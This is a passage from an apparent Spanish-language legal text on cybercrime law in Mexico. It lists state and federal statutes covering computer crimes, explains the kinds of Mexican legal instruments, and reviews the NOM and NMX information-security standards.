Tabasco	Artículos 46, 164, 165, 309, 312 bis, 316, 323, 326-326 bis 3, 332, 334 bis, 338 bis (SCJN, 5 de febrero de 1997).
Tamaulipas	Artículos 47, 171 quater, 172, 190, 192, 194 bis, 194 ter, 205-207, 207 bis-207 sexies, 244, 250, 263 bis, 305, 307, 400, 426 (SCJN, 20 de diciembre de 1986).
Tlaxcala	Artículos 111 bis, 140, 146, 268, 270, 277, 278, 282, 310, 316-320, 334, 341, 355, 395, 399, 405, 431, 432 (SCJN, 31 de mayo de 2013).
Veracruz	Artículos 72, 173 bis, 177-181, 190 quinquies, 190 sexies, 190 decies, 217, 264 quinquies, 280, 302, 303, 348, 372, 373 (SCJN, 7 de noviembre de 2003).

Delincuencia Informática en las entidades federativas	
Estado	**Código penal respectivo de cada estado**
Yucatán	Artículos 165 sexies, 207, 208, 210, 211, 218, 234, 243 bis 2, 284 bis, 303, 304 (SCJN, 30 de marzo de 2000).
Zacatecas	Artículos 156, 181, 181 bis, 183, 191, 192 bis-192 sextus, 217, 229, 257, 257 bis, 257 ter (SCJN, 17 de mayo de 1986).

Delitos en las leyes federales mexicanas

Tácito decía "cuánto más corrupto es el estado, más leyes tiene", este pensamiento es muy claro, pues en una sociedad donde se cumple con el deber, la costumbre y buenas conductas rigen el estilo de vida, sin embargo, el no contar con vehículos legales e instituciones dejaría en un estado de indefensión a la sociedad al momento de hacer valer sus derechos. Centrándonos en México, es un país con demasiadas instituciones y un gran catálogo de leyes, que quizá nadie las conozca en su totalidad, pues en los ordenamientos encontraremos regulados con exactitud hasta cuestiones mínimas, un claro ejemplo es el utilizar ciertos colores en documentos oficiales, que no quitan la eficacia del acto legal pero que son regulados y obligatorio.

Contamos con una jerarquía normativa muy exacta en todos los ordenamientos dentro de los tres niveles de gobierno, lo desfavorable de tener un gran catálogo de disposiciones normativas es que es muy complejo conocer el contenido de todas, ya que en el sistema normativo mexicano contamos con actas, actualizaciones, acuerdos, anexos, aranceles, arreglos, avisos, bandos, bases, cartas, catálogos, circulares, códigos, comunicados, condiciones, congresos, constituciones, convenciones, convenios, convocatorias, criterios, declaraciones, declaratorias, decretos, dictámenes, disposiciones, documentos, estatutos, índices, instructivos, instrumentos normativos, integraciones, legislaciones, leyes, límites, lineamientos, listas, mandatos, manuales, memorándums, modificaciones, normas, notas, pactos, planes, políticas, presupuestos, procedimientos, programas, protocolos, proyectos, recomendaciones, regímenes, reglas, reglamentos, relaciones, resoluciones, tablas, tratados, valores.

Tipos de vehículos legales

Dicho lo anterior, es muy importante saber y conocer la denominación de la normatividad mexicana, especialmente la federal, por su observancia general dentro de toda la república. En ésta podemos encontrarnos con las múltiples denominaciones como código, ley nacional, ley general, ley federal, ley especial, ley orgánica y ley reglamentaria. Razón por la cual es importante conocer su naturaleza jurídica y función, para así entender por qué fue creada, sus límites y jerarquía, por lo que a continuación se desglosan dichos conceptos.

Código

No hay que entrar en conflicto ni intentar posicionar en la famosa pirámide de Kelsen o en la jerarquía normativa mexicana al código sobre la ley, realmente su nombre es totalmente diferente a lo tradicional y contempla disposiciones que son muy usadas, pero en esencia los códigos son un cuerpo de leyes, esto quiere decir que es una compilación de preceptos legales.

En este caso es muy difícil llegar a tener un código de delitos informáticos, ya que la materia no abarca para realmente crear uno; es por eso que todos los delitos penales se encuentran en el Código Penal Federal, y los delitos informáticos en su título noveno "Revelación de secretos y acceso ilícito a sistemas y equipos de informática".

Ley nacional

Para entender la ley nacional es importante poner de ejemplo la materia penal. Anteriormente en México los estados contaban con su Código de Procedimientos Penales y a la vez la federación contaba con el Código Federal de Procedimientos Penales, claramente la ley federal era supletoria a la de los estados. Sin embargo, al tener diversos códigos estatales no se llegaba a ninguna armonización o semejanza, y es claro esto por el principio del federalismo y autonomía del Estado, pero de alguna manera el proceso de la justicia penal era desigual, por lo que se optó por crear un código único, promulgado y publicado el 5 de marzo de 2014 en el *Diario Oficial de la Federación* llamado Código Nacional de Procedimientos Penales.

Esta acción podría tomarse como un logro histórico legislativo, aunque desde otra óptica como un retroceso en el federalismo y vio-

lación de la autonomía de los estados, pero dejando fuera ese debate, la realidad es que abroga tanto el Antiguo Código Federal de Procedimientos Penales que fue publicado el 30 de Agosto de 1934 y el de todas las entidades federativas.

Este es un ejemplo donde el legislador hace hincapié y obliga a la Federación y a los Estados a su cumplimiento y observancia, pero es claro que los Estados no podrán legislar al respecto sobre el tema por su aplicación en toda la república y localidades por la denominación de "ley nacional". En el caso que se creara una Ley Nacional de Delitos Informáticos como anteriormente se comentó, centraría todo solo en un vehículo legal, sin dar la opción de legislar sobre el tema a las entidades federativas.

Ley general

Las leyes generales tienen por objeto establecer la concurrencia de la Federación, de las entidades federativas y los municipios, para que éstos ámbitos desde sus respectivas competencias legislen con una efectiva congruencia, coordinación y participación entre los tres ámbitos de gobierno, garantizando derechos, señalando obligaciones, atribuciones, límites, estableciendo principios, bases generales y procedimientos. En pocas palabras, es una coordinación entre la Federación, entidades federativas y los municipios.

Un claro ejemplo es la Ley General de Transparencia y Acceso a la Información Pública que tiene por objeto establecer los principios, bases generales y procedimientos para garantizar el derecho de acceso a la información en posesión de cualquier autoridad, entidad, órgano y organismo de los poderes Legislativo, Ejecutivo y Judicial, órganos autónomos, partidos políticos, fideicomisos y fondos públicos, así como de cualquier persona física, moral o sindicato que reciba y ejerza recursos públicos o realice actos de autoridad de la Federación, las entidades federativas y los municipios. De aquí parte la Ley Federal de Transparencia y Acceso a la Información Pública y la de cada entidad federativa, como en el caso de Jalisco es la Ley de Transparencia y Acceso a la Información Pública del Estado de Jalisco y sus Municipios, esto quiere decir que la Federación y las entidades federativas al momento de legislar deben apegarse a lo que marca la ley general y nunca ir más allá de las disposiciones que marca.

En el caso que se creara una ley General de delitos informáticos, se tendría una ley general, federal y estatal, esto produciría un orden

legal donde quedarán de manera muy clara qué delitos informáticos son competencia de la Federación y cuáles de los Estados, aunque claramente la Constitución menciona que las facultades que no están expresamente concedidas por la Constitución, se entienden reservadas a los Estados en el ámbito de sus respectivas competencias.

Ley federal

Estas leyes son expedidas por el Poder Legislativo Federal, donde dentro de sus facultades se especifica cuando existe reserva de temas especiales y únicos, de manera formal estas leyes se aplican a toda la república en asuntos del orden federal. Pero por principio del federalismo son para todo el territorio nacional, donde es obligatorio su cumplimiento y observancia en todo México, e independientemente del estado donde nos encontremos debemos acatarlas. Normalmente estas leyes son supletorias a la de los estados, tal es el caso de Jalisco que al igual que sus compañeros estados su Código Civil es un supletorio para llenar lagunas legales o disposiciones no contempladas en el Código Civil Federal.

En este caso algunas disposiciones sobre crimen y delitos informáticos en México se encuentran contemplados en el Código Penal Federal, en su título noveno "Revelación de secretos y acceso ilícito a sistemas y equipos de informática".

Ley orgánica

En México, las leyes orgánicas son ordenamientos legales que contienen normas relativas a la adecuada organización interior de instituciones como la Administración Pública Federal, Poderes Legislativo, Ejecutivo y Judicial, entre otros, así como su funcionamiento y bases de organización.

Un ejemplo de esto es la Ley Orgánica del Ejército y Fuerza Aérea Mexicanos, que en su artículo 95 bis establece que el servicio de informática tendrá a su cargo la instalación, operación y mantenimiento de los bienes y servicios informáticos del Ejército y Fuerza Aérea; además, realizará diversas actividades, dentro de una de ellas la fracción IV menciona el auxiliar en los procedimientos de auditoría y seguridad informática.

Ley reglamentaria

En un sentido amplio todas las leyes son reglamentarias, puesto que la Constitución rige a las naciones, es el mayor cuerpo normativo y se encuentra en la cúspide de éste, esto quiere decir que todas las leyes emanan de disposiciones que marcan en la Constitución, de ninguna manera pudiera expedirse una ley sobre disposiciones que no se contemplarán de manera fundamental en la Carta Magna. Estas leyes son secundarias, puesto detallan y precisan cuestiones que marca la Constitución, regulando tales párrafos o artículos para su aplicación.

En un sentido estricto, algunas leyes son reglamentarias por partir de disposiciones de la misma Constitución, pueden ser desde artículos o hasta párrafos; en la práctica podemos encontrarlas en su mismo título, como un ejemplo esta la Ley de Amparo, reglamentaria de los artículos 103 y 107 de la Constitución Política de los Estados Unidos Mexicanos, o tendremos que leer dentro de sus disposiciones, tal es el caso de la Ley de Aguas Nacionales, que en su artículo 1 menciona que la presente ley es reglamentaria del artículo 27 de la Constitución Política de los Estados Unidos Mexicanos en materia de aguas nacionales, pero en su título no hace mención de ser una ley reglamentaria.

El artículo 6 de nuestra Constitución Federal es el que garantiza el derecho fundamental de acceso al Internet, por ello la Ley Federal de Telecomunicaciones y Radiodifusión en su artículo 1 menciona que la presente ley es de orden público y tiene por objeto regular el uso, aprovechamiento y explotación del espectro radioeléctrico, las redes públicas de telecomunicaciones, el acceso a la infraestructura activa y pasiva, los recursos orbitales, la comunicación vía satélite, la prestación de los servicios públicos de interés general de telecomunicaciones y radiodifusión, y la convergencia entre éstos, los derechos de los usuarios y las audiencias, y el proceso de competencia y libre concurrencia en estos sectores, para que contribuyan a los fines y al ejercicio de los derechos establecidos en los artículos 6, 7, 27 y 28 de la Constitución Política de los Estados Unidos Mexicanos.

En algunos países se tienen leyes de delitos informáticos y de seguridad informática por separado, por lo que creemos que si constitucionalmente se garantiza el derecho a la seguridad en el Internet y más derechos digitales, y no solo el simple acceso, es probable que se pueda crear una ley reglamentaria del artículo 6 en cuestión con el Internet, su uso y seguridad.

Ley especial

Dentro del marco normativo mexicano no se encontrará ninguna ley que en su título diga "ley especial sobre ejemplo", y en un sentido estricto, podría defenderse que en México no deben existir las leyes especiales, pues como marca el artículo 13 de la Constitución Federal: "nadie puede ser juzgado por leyes privativas ni por tribunales especiales", por lo tanto si no existen los tribunales especiales, en ese sentido no deberían existir leyes especiales.

Pero adentrándonos en un estudio más exhaustivo, es importante mencionar que las leyes especiales, o sea, las que se aplican solo a una o varias categorías de sujetos o a hechos, situaciones o actividades específicas, no solo son de carácter principal, puesto que su aplicación no depende de insuficiencia alguna en relación con otro ordenamiento, sino que resultan de preferente aplicación frente a las leyes generales, atendiendo al conocido principio relativo a que la ley especial se reputa derogatoria de la general (SCJN, marzo de 2017).

Estas se refieren a una materia concreta o determinadas instituciones, así como relaciones jurídicas en particular y aquellas enfocadas a un sector. Algunos ejemplos de leyes especiales son la Ley para la Protección de Personas Defensoras de Derechos Humanos y Periodistas, y la Ley de Comercio Exterior. El Salvador, como otros países, han categorizado su ley de delitos informáticos en esta sección, con su Ley Especial Contra los Delitos Informáticos y Conexos.

Delitos y ciberseguridad en las leyes federales

- Código Penal Federal: artículos 30, 135, 139 quater, 140, 166bis, 167, 168bis, 176, 177, 178bis, 180bis, 200, 201, 202, 202bis, 203, 203bis, 210-211bis, 211bis1-211bis7, 254 bis1, 284 bis, 368, 403, 424-429 (Cámara de Diputados de México, 14 de agosto de 1931).
- Código Nacional de Procedimientos Penales: artículos 51, 71, 83, 85, 87, 113, 131, 143, 145, 223, 279, 291-294, 301, 303, 381, 441 (Cámara de Diputados de México, 5 de marzo de 2014).
- Código de Justicia Militar: artículos 49 bis, 81 bis VII, 83 II, XIII (Cámara de Diputados de México, 31 de agosto de 1933).
- Código Militar de Procedimientos Penales: artículos 49, 70, 80, 82, 84, 128, 142, 144, 275, 287-299, 333, 378 (Cámara de Diputados de México, 16 de mayo de 2016).

- Código de Comercio: artículos 30 bis 1, 95 bis 4, 97, 99, 101, 104 (Cámara de Diputados de México, 1889).
- Código Federal de Procedimientos Civiles: artículo 210-A (Cámara de Diputados de México, 24 de febrero de 1943).
- Código Fiscal de la Federación: artículos 17-D, 17-J, 32-B, 105, 110 (Cámara de Diputados de México, 31 de diciembre de 1981).
- Ley de Adquisiciones, Arrendamientos y Servicios del Sector Público: artículos 27, 34 (Cámara de Diputados de México, 4 de enero de 2000).
- Ley de Ahorro y Crédito Popular: artículos 45 bis, 136 bis 8, 140 (Cámara de Diputados de México, 4 de junio de 2001).
- Ley de Asociaciones Público Privadas: artículo 40 (Cámara de Diputados de México, 16 de enero de 2012).
- Ley de Firma Electrónica Avanzada: artículo 7, 13, 19, 22, 25, 31 (Cámara de Diputados de México, 11 de enero de 2012).
- Ley de Instituciones de Crédito: artículos 111 bis, 112 bis, 112 ter, 112 quater, 112 quintus, 113, 113 bis, 113 bis 2, 115, 116 bis (Cámara de Diputados de México, 18 de julio de 1990).
- Ley de Instituciones de Seguros y Fianzas: artículo 199, 497 (Cámara de Diputados de México, 4 de abril de 2013).
- Ley de la Comisión Federal de Electricidad: artículos 27, 33, 53 (Cámara de Diputados de México, 11 de agosto de 2014).
- Ley de la Industria Eléctrica: artículo 108 XXXII (Cámara de Diputados de México, 11 de agosto de 2014).
- Ley de la Policía Federal: artículos 8 fracc. XXVIII, XXIX, XLII, 48-55 (Cámara de Diputados de México, 1 de junio de 2009).
- Ley de la Propiedad Industrial: artículos 82-86 (Cámara de Diputados de México, 27 de junio de 1991).
- Ley de Obras Públicas y Servicios Relacionados con las Mismas: artículo 36 (Cámara de Diputados de México, 4 de enero de 2000).
- Ley de Petróleos Mexicanos: artículos 34, 54 (Cámara de Diputados de México, 11 de agosto de 2014).
- Ley de Protección de Defensa al Usuario de Servicios Financieros: artículo 94 XII (Cámara de Diputados de México, 18 de enero de 1999).
- Ley de Seguridad Nacional: artículos 8, 13, 19, 33-36, 39, 46-48, 55 (Cámara de Diputados de México, 31 de enero de 2005).
- Ley de Uniones de Crédito: artículos 105, 121 (Cámara de Diputados de México, 20 de agosto de 2008).

- Ley del Diario Oficial de la Federación y Gacetas Gubernamentales: artículo 7 bis (Cámara de Diputados de México, 24 de diciembre de 1986).
- Ley de Instituto de Seguridad y Servicios Sociales de los Trabajadores del Estado: artículo 10 (Cámara de Diputados de México, 31 de marzo de 2007).
- Ley del Mercado de Valores: artículos 36, 177, 376, 380, 392 II n) (Cámara de Diputados de México, 30 de diciembre de 2005).
- Ley del Seguro Social: artículo 310 (Cámara de Diputados de México, 21 de diciembre de 1995).
- Ley Federal Contra la Delincuencia Organizada: artículos 11 bis 1, 16-28 (Cámara de Diputados de México, 7 de noviembre de 1996).
- Ley Federal de Archivos: artículos 21, 44 XXV (Cámara de Diputados de México, 23 de enero de 2012).
- Ley Federal de Procedimiento Contencioso Administrativo: artículos 58-F, 58-R, 58-S (Cámara de Diputados de México, 1 de diciembre de 2005).
- Ley Federal de Protección al Consumidor: artículos 1 fracci. VII; 17; 18; 18 bis; 24 fracc. IX ter; 32; 76 bis fracc. VI y VII; 86 bis; 97 fracc. 97; 104; 127; 128 (Cámara de Diputados de México, 24 de diciembre de 1992).
- Ley Federal de Protección de Datos Personales en Posesión de los Particulares: artículos 1, 8, 9, 17, 19, 28, 33, 63-69 (Cámara de Diputados de México, 5 de julio de 2010).
- Ley Federal de Seguridad Privada: artículos 15 fracc. V, 47 (Cámara de Diputados de México, 6 de julio de 2006).
- Ley Federal de Telecomunicaciones y Radiodifusión: artículos 145, 146, 182, 189-191, 298-307 (Cámara de Diputados de México, 14 de julio de 2014).
- Ley Federal de Transparencia y Acceso a la Información Pública: artículos 186-192 (Cámara de Diputados de México, 9 de mayo de 2016).
- Ley Federal del Derecho de Autor: artículos 4, 27, 101-114, 123, 164, 229-236 (Cámara de Diputados de México, 24 de diciembre de 1996).
- Ley Federal del Trabajo: artículos 776, 836-B, 836-D (Cámara de Diputados de México, 1 de abril de 1970).

- Ley Federal para la Prevención e Identificación de Operaciones con Recursos de Procedencia Ilícita: artículos 18, 27, 46, 51, 62-65 (Cámara de Diputados de México, 17 de octubre de 2012).
- Ley Federal para Prevenir y Eliminar la Discriminación: artículo 9 fracc. XV y XXII bis (Cámara de Diputados de México, 11 de junio de 2003).
- Ley General de Instituciones y Procedimientos Electorales: artículos 223, 341, 343 (Cámara de Diputados de México, 23 de mayo de 2014).
- Ley General de los Derechos de Niñas, Niños y Adolescentes: artículos 57, 66, 68-70, 77, 80, 81, 149 (Cámara de Diputados de México, 4 de diciembre de 2014).
- Ley General de Organizaciones y Actividades Auxiliares del Crédito: artículos 95, 97 (Cámara de Diputados de México, 14 de enero de 1985).
- Ley General de Partidos Políticos: artículo 60 (Cámara de Diputados de México, 23 de mayo de 2014).
- Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados: artículos 3, 4, 21, 26, 30, 31, 42, 59, 64, 67, 74, 79, 82, 102, 163-168 (Cámara de Diputados de México, 2017).
- Ley General de Responsabilidades Administrativas: artículo 165 (Cámara de Diputados de México, 18 de julio de 2016).
- Ley General de Salud: artículos 109 bis, 413 (Cámara de Diputados de México, 7 de febrero de 1984).
- Ley General de Títulos y Operaciones de Crédito: artículos 432-434 (Cámara de Diputados de México, 27 de agosto de 1932).
- Ley General de Transparencia y Acceso a la Información Pública: artículos 68, 206-216 (Cámara de Diputados de México, 4 de mayo de 2015).
- Ley General de Víctimas: artículos 40, 99, 100, 128 (Cámara de Diputados de México, 9 de enero de 2013).
- Ley General del Sistema Nacional de Seguridad Pública: artículo 139 (Cámara de Diputados de México, 2 de enero de 2009).
- Ley General para Prevenir, Sancionar y Erradicar los Delitos en Materia de Trata de Personas y para la Protección y Asistencia a las Víctimas de estos Delitos: artículos 16; 32; 33; 66 fracción VIII; 88 fracción XIII; 104; 115 fracción IV, 199 fracción IV (Cámara de Diputados de México, 14 de junio de 2012).

- Ley General para la Igualdad entre Mujeres y Hombres: artículo 17 (Cámara de Diputados de México, 2 de agosto de 2006).
- Ley General para el Control del Tabaco: artículo 16 (Cámara de Diputados de México, 30 de mayo de 2008).
- Ley Nacional de Ejecución Penal: artículo 40, 41 (Cámara de Diputados de México, 16 de junio de 2016).
- Ley Orgánica del Ejército y Fuerza Aérea Mexicanos: artículo 95 bis (Cámara de Diputados de México, 26 de diciembre de 1986).
- Ley para Regular las Agrupaciones Financieras: artículos 52, 157 (Cámara de Diputados de México, 10 de enero de 2014).
- Ley para Regular las Actividades de las Sociedades Cooperativas de Ahorro y Préstamo: artículo 110 (Cámara de Diputados de México, 13 de agosto de 2009).
- Ley para la Transparencia y Ordenamientos de los Servicios Financieros: artículos 42 fracc. IV; 43 fracc. V; 44 fracc. I inciso d) y fracc. II inciso e) (Cámara de Diputados de México, 15 de junio de 2007).
- Protocolo de Actuación para la Obtención y Tratamiento de los Recursos Informáticos y/o Evidencias Digitales (*Diario Oficial de la Federación México*, 2016).
- Proyecto de Ley Federal para Prevenir y Sancionar los Delitos Informáticos (Senado de la República Mexicana, 2015) *retirada, pero es un antecedente*.

Normatividad y normalización mexicana e internacional

Simpatizamos con autores como Thomas Hobbes, Juan Jacobo Rousseau y Charles Louis de Secondat (señor de la Brède y barón de Montesquieu) con sus ideales, donde sintetizamos que existe un superhombre que protege y cuida a la sociedad llamado Estado, que ese hombre gigante posee un corazón que es el poder Legislativo y un cerebro que es el Ejecutivo y claramente posee vida, y así como nosotros, el cerebro puede no funcionar pero el corazón es lo que lo mantendrá vivo y jamás viceversa, teniendo una voluntad como lo es el poder judicial, y adentrándonos más en el estudio, este superhombre cuenta también con alma y espíritu; una entidad abstracta junto al cuerpo que constituye y completa al hombre, con la capacidad de sentir y pensar llamada: soberanía nacional.

El pueblo ejerce esa soberanía por medio de los Poderes de la Unión (artículo 41, Constitución Política de los Estados Unidos Mexicanos [CPEUM]), el Estado se conforma por territorio, población y gobierno. Si bien existen tres tipos de poderes que son el Legislativo, Ejecutivo y Judicial, en cuestión práctica habrá que olvidar la palabra poder, porque en un Estado no existen poderes, son divisiones de tareas, pues el único poder absoluto es uno, y este reside esencial y originariamente en el pueblo (artículo 39, CPEUM).

Al no ser poderes sino entes con diversas funciones que dividen tareas para el buen funcionamiento del Estado, no quiere decir que son totalmente independientes y que trabajan por separado, pues de distintas maneras estos se complementan; cabe destacar que tienen derecho a iniciar leyes o decretos: el presidente de la república, diputados y senadores al Congreso de la Unión, las legislaturas de los estados y los ciudadanos con los requisitos que las leyes en la materias marquen (artículo 71, CPEUM). Claramente se cuenta con un proceso legislativo marcado en el artículo 72 de nuestra Carta Magna y que doctrinistas como García Maynez, Felipe Tena Ramírez y Jorge Carpizo debaten sus teorías sobre el tema, pero en conclusión el proceso legislativo se resume en iniciativa, discusión, aprobación, sanción, promulgación, publicación e iniciación de la vigencia. Independientemente de las teorías que existan, lo que es cierto es que por una parte el poder legislativo concluye hasta aprobación para después pasar al Ejecutivo hasta llegar a la publicación y así poder iniciar vigencia la norma de manera sucesiva o sincrónica, estipulando en el mismo ordenamiento en los transitorios el día que entrará en vigor o complementándose con los artículos 3 y 4 del Código Civil Federal para surtir efectos la ley.

Regresando a la idea principal, los tres poderes tienen diversas funciones legislativas en un sentido estricto, comenzando por el poder legislativo que se deposita en dos cámaras, una de diputados y otra de senadores (artículo 50, CPEUM), que dentro de sus funciones de cada una de éstas más lo que el proceso legislativo marca crea la norma.

Siguiendo con el poder judicial, el pleno y las salas de la SCJN, la Sala Superior y las Salas Regionales del Tribunal Electoral del Poder Judicial de la Federación, los Plenos de Circuito y los Tribunales Colegiados de Circuito pueden emitir jurisprudencias, respetando la ley que fija los términos en que sea obligatoria y que establezcan los Tribunales del Poder Judicial de la Federación y los Plenos de Circuito sobre la interpretación

de la Constitución y normas generales, así como los requisitos para su interrupción y sustitución (artículos 94, 99 y 107, CPEUM).

Finalizando con el poder ejecutivo y la administración pública, el poder ejecutivo se deposita en un solo individuo que conocemos como el presidente de los Estados Unidos Mexicanos (artículo 80, CPEUM), sin embargo el presidente del país humanamente no puede realizar de manera personal todas las facultades que se le otorgan constitucionalmente (artículo 89, CPEUM), por lo que necesita que la administración pública federal lo ayude a cumplir con ciertas funciones (artículo 90, CPEUM). Como ya se mencionó anteriormente, el artículo 71 señala que el presidente tiene el derecho de iniciar leyes o decretos, claramente siguiendo el proceso legislativo y cumpliendo con su parte ejecutiva, e independientemente de sus facultades extraordinarias de legislar estipuladas en el artículo 29 expidiendo decretos cuando suspenda derechos y garantías, y los artículos 89 fracción X y 133 respecto a la celebración de tratados internacionales, además de poder presentar la Ley de Ingresos y el Proyecto de Presupuesto de Egresos de la Federación (artículo. 74 fracc. IV párrafo 2) no solo termina en eso su función.

El artículo principal es el 89 fracción I que dice lo siguiente: "promulgar y ejecutar las leyes que expida el Congreso de la Unión, proveyendo en la esfera administrativa a su exacta observancia", en palabras más sencillas, la ley la crea el Poder Legislativo y el reglamento el ejecutivo (salvo las excepciones donde es interno de uno de los poderes), por lo que debe existir un ordenamiento inferior en cuestión jerárquica llamado reglamento, que explique cómo aplicar esa norma para su facilitación, así como instrucciones y procedimientos administrativos subordinadas a la misma, pero sin ir más lejos de lo que la ley permita, por ello el Poder Ejecutivo encabezado por el presidente que delega ciertas funciones a sus secretarias e instituciones tiene la facultad de crear los reglamentos de las leyes expedidas por el Congreso de la Unión, pero no solo se limita a crear los reglamentos, pues de este mismo artículo emana el fundamento legal de las Normas Oficiales Mexicanas que tienen carácter vinculante, y que ahora regula la Ley Federal Sobre Metrología y Normalización.

Normas oficiales mexicanas y normas mexicanas (NOM y NMX)

Dicho lo anterior, ahora al momento de leer "normatividad mexicana" ya sabemos que no solo se habla del conjunto de normas jurídicas expe-

didas por el Congreso de la Unión y locales, que recae por excelencia en la creación de normas por el Poder Legislativo, sino a la regulación técnica que elabora un organismo nacional de normalización, la secretaría o las dependencias competentes con el fin de que establezcan reglas, especificaciones, atributos, métodos de prueba, directrices, características o prescripciones aplicables a un producto, proceso, instalación, sistema, actividad, servicio o método de producción u operación, así como aquellas relativas a terminología, simbología, embalaje, marcado o etiquetado, y que además respeta y basa en las normas o lineamientos internacionales relacionados a cada materia que el gobierno mexicano reconoce en términos del derecho internacional.

Entenderemos como NOM a las normas oficiales mexicanas y como NMX a las normas mexicanas. A simple vista podrían confundirse como sinónimos o diferentes maneras de referirse a un tema jurídico de manera completa y otra abreviada, sin embargo, aunque tengan el mismo fin no cuentan con las mismas propiedades y es importante diferenciarlas. Las NOM son vinculantes, o sea obligatorias, y las NMX solamente son recomendaciones, aunque existe la regla que si una NOM menciona una NMX la convierte de carácter obligatoria, además de que a comparación de las leyes, éstas deberán ser revisadas periódicamente y en si es necesario actualizarlas cada cinco años.

En un sentido estricto, la naturaleza de la NOM formalmente es de un acto administrativo, como lo dicta el artículo 4 de la Ley Federal de Procedimiento Administrativo, pero materialmente como se expresa en el artículo 3 fracción XI de la Ley Federal sobre Metrología y Normalización; es una regulación técnica de observancia obligatoria, por lo que en la práctica pudiera confundirse su obligatoriedad con la ley, y su naturaleza como un reglamento por las entidades que lo expiden, a tal grado de que pudiera llegar a pensarse que son innecesarias y hasta inconstitucionales.

Pero a falta de claridad en la ley entra la jurisprudencia, ese espíritu que da luz a las lagunas jurídicas, por lo que siguiendo el fallo emitido por la SCJN:

> [...] Esta facultad no resulta contraria a los principios de legalidad, reserva de la ley y de subordinación que prevén los artículos 16, 49 y 73, fracción X, constitucionales, ni constituye una indebida delegación de facultades legislativas en favor de una autoridad administrativa, tomando en cuenta que en los numerales 1o., 2o., 3o., 39, fracción V y 40 de la Ley Federal sobre Metrología y Normalización, en vigor a la fecha de expedición de tales reglamentos, el propio órgano legislativo

> federal otorgó a la secretaría señalada la facultad de expedir las Normas Oficiales Mexicanas de carácter obligatorio en el ámbito de su competencia; por tanto, al establecerse en los citados reglamentos la autoridad específica en quien recae esa atribución, ello no implica más que la debida pormenorización y desarrollo de las citadas disposiciones legales, que en ejercicio de la facultad reglamentaria otorgada por el artículo 89, fracción I, constitucional, debe realizar el jefe del Ejecutivo Federal, mediante la expedición de las normas relativas al establecimiento de los órganos necesarios para la realización de las funciones previstas en la ley a cargo de una secretaría de Estado y en acatamiento, además, a lo señalado en los artículos 14 y 18 de la Ley Orgánica de la Administración Pública Federal, que prevén que los titulares de las dependencias de la administración pública federal, para el despacho de los asuntos de su competencia, podrán auxiliarse de los funcionarios que determine el reglamento interior respectivo, en el que también deben precisarse sus atribuciones (SCJN, enero de 1999).

Es un hecho que si se respetara en sentido estricto el principio de reserva de ley, donde ciertas materias son reservadas para el legislador, como lo marca el artículo 73 de nuestra Carta Magna dentro de sus facultades al legislativo y aunando el artículo 15 de la Ley Federal de Procedimiento Administrativo que menciona que la administración pública federal no podrá exigir más formalidades que las expresamente previstas en la ley, no existirían conflictos legales, pues la piedra angular y el principal motivo que no se tiene que olvidar es que las NOM solo podrán marcar disposiciones previstas en leyes o reglamentos.

En la práctica, las NOM están sujetas a procesos de impugnación, ya sea por vicios en su procedimiento de creación, pues es un proceso especializado que debe pasar por diversas etapas para así contar con el carácter de obligatoriedad, o estar sujetas a controversias constitucionales que considerablemente los Estados son los mayores promoventes por sentirse vulnerados en invasión de competencias o acciones de inconstitucionalidad cuando una autoridad exprese que una NOM dicta disposiciones que son contradictorias con los ordenamientos legales rompiendo la supremacía de la norma.

En nuestra Carta Magna en su artículo 133 encontramos la jerarquía normativa y supremacía constitucional que a continuación se cita:

> Esta Constitución, las leyes del Congreso de la Unión que emanen de ella y todos los tratados que estén de acuerdo con la misma, celebrados y que se celebren por el Presidente de la República, con aprobación del Senado, serán la Ley Suprema de toda la Unión. Los jueces de cada entidad federativa se arreglarán a dicha Constitución, leyes y tratados, a pesar de las disposiciones en contrario que pueda haber en las Constituciones o leyes de las entidades federativas.

En un aspecto filosófico jurídico, posicionar a las NOM en la construcción escalonada del orden jurídico de la teoría pura del derecho (Kelsen, 1982) es complicado, pues éstas se posicionaría hasta el nivel más bajo jerárquico con base en las sentencias judiciales y resoluciones administrativas, y que en México en la práctica es colocado debajo de los reglamentos y superior a los manuales, circulares, oficios o memorándums (Auditoría Superior de la Federación, 2017).

Estamos rodeados de NOM y NMX en nuestra vida cotidiana, pues mundanamente las encontramos en cosas tan sencillas, por ejemplo, garantizando el buen funcionamiento y seguridad de los electrodomésticos del hogar, equipos de trabajo, juguetes, ropa y hasta alimentos. Pero al momento de que su naturaleza sea el regular y asegurar diversos factores para crear una armonización, no queda exenta el asegurar la información en sistemas automatizados de datos y en la red como lo contempla el artículo 40 fracción XVI, que atiende la finalidad de establecer las características y/o especificaciones que deban reunir los aparatos, redes y sistemas de comunicación, así como vehículos de transporte, equipos y servicios conexos para proteger las vías generales de comunicación y la seguridad de sus usuarios.

Se debe reconocer el arduo labor que el país ha continuado referente al avance de las leyes para la delincuencia informática y seguridad cibernética, no obstante, el implementar NOM y NMX ayudará a disminuir el mal uso que se tenga sobre las redes y comunicaciones, reduciendo los ataques estando actualizado con los lineamientos internacionales y nacionales, pues al final las leyes las hace el legislador y puede crearla sin conocer a profundidad todos los detalles técnicos, ya que no hay impedimento para ser legislador y representante del pueblo más que los que marque la ley y ser ciudadano, pero las NOM y NMX son hechas por expertos en cada materia y con un carácter totalmente específico, por lo que no son generales, en cuestión de contenido como la ley, ni específicos como los reglamentos, sino muy exhaustivas, exactas y de alta determinación técnica. A continuación se enlistan las principales NOM y NMX en seguridad de la Información.

NOM

- Proyecto de Norma Oficial Mexicana PROY-NOM-185-SCFI-2015, programas informáticos y sistemas electrónicos que controlan el funcionamiento de los sistemas para medición y despacho de ga-

solina y otros combustibles líquidos-especificaciones, métodos de prueba y de verificación.
- NOM-185-SCFI-2012, programas informáticos y sistemas electrónicos que controlan el funcionamiento de los sistemas para medición y despacho de gasolina y otros combustibles líquidos-especificaciones, métodos de prueba y de verificación.
- NORMA Oficial Mexicana NOM-151-SCFI-2016, requisitos que deben observarse para la conservación de mensajes de datos y digitalización de documentos (cancela la NOM-151-SCFI-2002).
- NORMA Oficial Mexicana NOM-024-SSA3-2012, sistemas de información de registro electrónico para la salud. Intercambio de información en salud.

NMX

- NMX-I-086/01-NYCE-2006 tecnología de la información (ti)-guía para la gestión de la seguridad de ti-parte 01: conceptos y modelos para la seguridad de ti.
- NMX-I-086/02-NYCE-2006 tecnología de la información (ti)-guía para la gestión de la seguridad de ti-parte 02: gestión y planificacion de la seguridad de ti.
